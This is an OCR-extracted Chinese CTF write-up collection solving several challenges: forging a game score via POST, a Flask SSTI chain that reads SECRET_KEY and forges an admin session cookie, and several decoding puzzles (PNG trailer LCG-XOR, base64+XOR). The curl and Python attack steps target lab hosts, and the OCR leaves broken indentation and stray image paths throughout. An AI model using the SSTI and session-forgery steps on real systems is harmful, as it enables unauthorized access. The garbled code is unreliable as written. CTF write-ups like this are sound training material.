        data={"item": "flag"}
```

)

print("\nBuy Flag:")

print(r.text)



最 终 flag ：


flag{da91f6ee9d5cceef4705fd4f8af9e3f3}

WP 模板

一、题目名称

WEB-Snake_Game

二、题目截图



三、解题思路（要求解题思路清晰，每个题需截图 flag 值并且包含时间）

1. 打开靶机页面，是一个贪吃蛇游戏，页面提示分数达到 300 即可获得 flag。

2. 查看网页源码，发现 checkWin(s) 会把 score 通过 FormData POST 到

index.php。

3. 请求中没有签名、token 或其他校验字段，关键参数只有 score。

4. 直接向 index.php 提交 score=300，后端返回 status=success。

5. 从 JSON 返回包中读取 flag。

构造请求代码：

```
import requests
TARGET_URL =
"http://x.x.x.x:22569/index.php"
def get_flag():
    # 构造 FormData 负载，将分数伪造为 300
    payload = {
        "score": 300
```

```
    }
    print(f"[*] 正在向 {TARGET_URL} 提交伪造分数: {payload['score']}...")
    try:
        # data 参数会自动将其格式化为 application/x-www-form-urlencoded（即 FormData 的形式）
        response = requests.post(TARGET_URL, data=payload, timeout=10)
        if response.status_code == 200:
            print("[+] 请求成功，正在解析响应...")
```

```
                try:
                    result = response.json()
                    print(f"[*] 服务器返回的完整 JSON: {result}")
                    if result.get("status") == "success" and "flag" in result:
                        print("\n" + "="*40)
                        print(f" 成功获取 Flag: {result['flag']}")
                        print("="*40 + "\n")
                else:
```

```
                print("[-] 提交成功，但未能在响应中找到 flag，或者 status 不是 success。")

            except ValueError:
                print("[-] 响应内容不是有效的 JSON 格式。")
                print(f"[*] 原始响应内容: {response.text}")


        else:
            print(f"[-] 请求失败，HTTP 状态码: {response.status_code}")
```

except requests.exceptions.RequestException as e:

print(f"[-] 网络请求发生异常: {e}")

if __name__ == "__main__":

get_flag()



最终flag：flag{d64789df977417240841c25834f4d77f}


文件 编辑 查看

ODMyMjhiMjAzMWFhNjUwYWNkMWYyNzg3MDRlNzRjMzE=6d

题目名称：


WEB-TaxSystem_SSTI

题目截图：



解题步骤：

解压缩检索每个文件：



得知：

1. 已知后台账号密码
2. /api/import 可修改敏感字段
3. ‘preview’存在 SSTI
4. /admin/vault 只校验 session 里的 role

思路：

1. 用 `admin / 123456` 登录。
2. 调用 `/api/import`，把某个自己的 profile 改成：

- `state = AUDIT_PENDING`

- `custom_footer = {{config.SECRET_KEY}}`

3. 访问 `/preview/<profile_id>`，通过 SSTI 读出远端真实 `SECRET_KEY`。

4. 用该密钥伪造 Flask session，构造 `{"user_id": 1, "role": "tax_inspector"}`。

5. 带伪造后的 cookie 访问 `/admin/vault`，拿到 flag。

1. 登录

```bash
curl -i -s -c cookies.txt \
  -d 'username=admin&password=123456'
```

\

  -X POST http://x.x.x.x:16610/login

```

### 2. 查看自己的 profile

登录后访问 `/dashboard`，可以看到当前用户的多个档案。实测可用 `profile_id=4`。

```bash

curl -s -b cookies.txt http://x.x.x.x:16610/dashboard

```

3. 写入 SSTI payload

```bash

curl -s -b cookies.txt \

  -H 'Content-Type: application/json' \

```
                                                -d
'{"profile_id":4,"data":{"custom_foot
er":"{{config.SECRET_KEY}}","state":"
AUDIT_PENDING"}}' \
  http://x.x.x.x:16610/api/import
```

4. 触发预览并读出密钥

```bash
curl -s -b cookies.txt
http://x.x.x.x:16610/preview/4
```

页面底部会回显远端真实密钥：

```text
[REDACTED]
```

注意：源码里的默认值是`[REDACTED]`，但远端实际运行时并不是这个值，而是上面通过 SSTI 读出来的 `[REDACTED]`。直接拿源码默认值伪造 cookie 会失败。

5. 伪造 Flask session

本地生成 cookie：

```python
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
app = Flask(__name__)
app.secret_key = "[REDACTED]"
serializer = SecureCookieSessionInterface().get_si
```

gning_serializer(app)

cookie = serializer.dumps({"role": "tax_inspector", "user_id": 1})

print(cookie)

```

生成结果：

```text

eyJyb2xlIjoidGF4X2luc3BlY3RvciIsInVzZXJfaWQiOjF9.ahp6_Q.tjtNF9D-CxQZ4A2c47f-qqk3U-A

```

6. 访问金库拿 flag

```bash

curl -s \


-b

'session=eyJyb2xlIjoidGF4X2luc3BlY3RvciIsInVzZXJfaWQiOjF9.ahp6_Q.tjtNF9D-CxQZ4A2c47f-qqk3U-A' \

http://x.x.x.x:16610/admin/vault

返回页面得到


flag{c5b34df2e74dc988b73fdca3541f9238}




题目名称：

像素里的秘密

# 题目截图：




# 解题步骤：

拿到 PNG 题，先按常规方向检查：

1. 看压缩包里有什么文件。
2. 看 PNG 的基本结构和元数据。
3. 检查像素和 LSB。
4. 检查 `IEND` 后是否有追加数据。

`image_10.png` 是一张纯白 PNG，但在 `IEND` 结束块后还有额外数据。

追加区十六进制如下：

**reserved =**

**seed =**

**cipher =**

**fb1e**

**reserved: 4 bytes**

**seed: 4 bytes**

**cipher: 56 bytes**

后面的密文不是直接明文，而是经过一层基于 **LCG** 的伪随机字节流异或。

构建脚本：

```
import zipfile
import struct
from pathlib import Path
def base62_decode(s: str) -> bytes:
                                alphabet =
```


```
"0123456789abcdefghijklmnopqrstuv
wxyzABCDEFGHIJKLMNOPQRSTUVWX
YZ"
    num = 0
    for ch in s:
        num = num * 62 +
alphabet.index(ch)
    return
num.to_bytes((num.bit_length() + 7)
// 8, "big")
def
parse_png_and_get_trailer(png_data:
bytes) -> bytes:
    png_sig = b"\x89PNG\r\n\x1a\n"
    if not
```

```
png_data.startswith(png_sig):
            raise  ValueError("不是合法
PNG  文件")
    pos = len(png_sig)
    while pos < len(png_data):
            length  =  struct.unpack(">I",
png_data[pos:pos + 4])[0]
            chunk_type  =  png_data[pos
+ 4:pos + 8]
             chunk_end  =  pos  +  12  +
length
            if chunk_type == b"IEND":
                                    return
png_data[chunk_end:]
            pos = chunk_end
```

```
        raise  ValueError("没有找到  IEND
chunk")
def  lcg_xor_decrypt(seed:  int,  cipher:
bytes) -> bytes:
        x = seed
        result = bytearray()
        for b in cipher:
                    x   =   (1664525   *   x   +
1013904223) & 0xffffffff
                key = x & 0xff
                result.append(b ^ key)
        return bytes(result)
def main():
        zip_path = Path("image_10.zip")
        with  zipfile.ZipFile(zip_path,  "r")
```

```
as zf:
            png_name = zf.namelist()[0]
                                    png_data     =
zf.read(png_name)
                                  trailer          =
parse_png_and_get_trailer(png_data)
      reserved = trailer[:4]
      seed = int.from_bytes(trailer[4:8],
"big")
      cipher = trailer[8:]
       middle  =  lcg_xor_decrypt(seed,
cipher).rstrip(b"\x00")
                                     flag          =
base62_decode(middle.decode())
      print(reserved.hex())
```


```
        print(hex(seed))
        print(middle.decode())
        print(flag.decode())
if __name__ == "__main__":
        main()
```



题目名称：

Pay_obf_06

题目截图：



解题步骤：

1.记事本可以查找到几个敏感字符串，分析可以得到存在 **base64 base64decode decrypt_flag**

并且存在可疑字符串：

cHp3cW18ZCZ+JScuejtyZmN3O2MuY2l7ensjJDtieGNsYCVycXt6Z3Rr

因此可以判断基本流程：读取用户输入 对内置密文做解密 将解密结果和用户输入比较

2.反编汇结果：

将 `.pyc` 头部 16 字节跳过后，用 `marshal.loads()` 取出代码对象，再用 `dis.dis()` 反汇编，可以得到关键逻辑

逻辑如下：

1. `base64.b64decode(encoded_data)`

2. 对解码后的每个字节 `b` 执行 `b ^ key`

3. 转成字符后拼接成字符串

因此题目本质上就是把 `encoded_flag` 先做 Base64 解码，再做异或还原

构造解密脚本：

```
import base64

encoded_flag =
"cHp3cW18ZCZ+JScuejtyZmN3O2MuY
2I7ensjJDtieGNsYCVycXt6Z3Rr"


xor_key = 22


flag = ''.join(chr(b ^ xor_key) for b in
```

base64.b64decode(encoded_flag))

print(flag)

得到 flag：






题目名称：

幻影

题目截图：



解题步骤：

解压压缩包得到 data.bin 文件

记事本打开 bin 文件得到

Rar! REMEMBER: FLAG IS HIDDEN IN BASE64 PLUS XOR!

FAKE FLAG: flag{00000000-0000-0000-0000-000000000000}

DO NOT TRUST THIS ONE.

wMrHwd2ek8KQwJGSlYuXwJSRi5KSwJ+Lx5+Wn4uek8OSlZDDw5WSlZLb

以上内容，根据内容得知该下面的加

密方式为 base64+异或加密

根据 flag 字符的 base64 加密特征，对前三个字符先进行解密，十进制为：


102 108 97

而 f l a 十进制分别为 102 108 97，根据异或特征可以得出异或 key 为 166


可以编写代码：

```
import base64
ciphertext =
"wMrHwd2ek8KQwJGSlYuXwJSRi5KS
wJ+Lx5+Wn4uek8OSlZDDw5WSlZLb"
decoded_bytes =
base64.b64decode(ciphertext)
key = 166
flag = ""
```

```
for byte in decoded_bytes:
flag += chr(byte ^ key)
print("提取到的真实 Flag 是:")
print(flag)
```




得到 flag:



题目名称：

签到题-损坏的压缩包

题目截图：

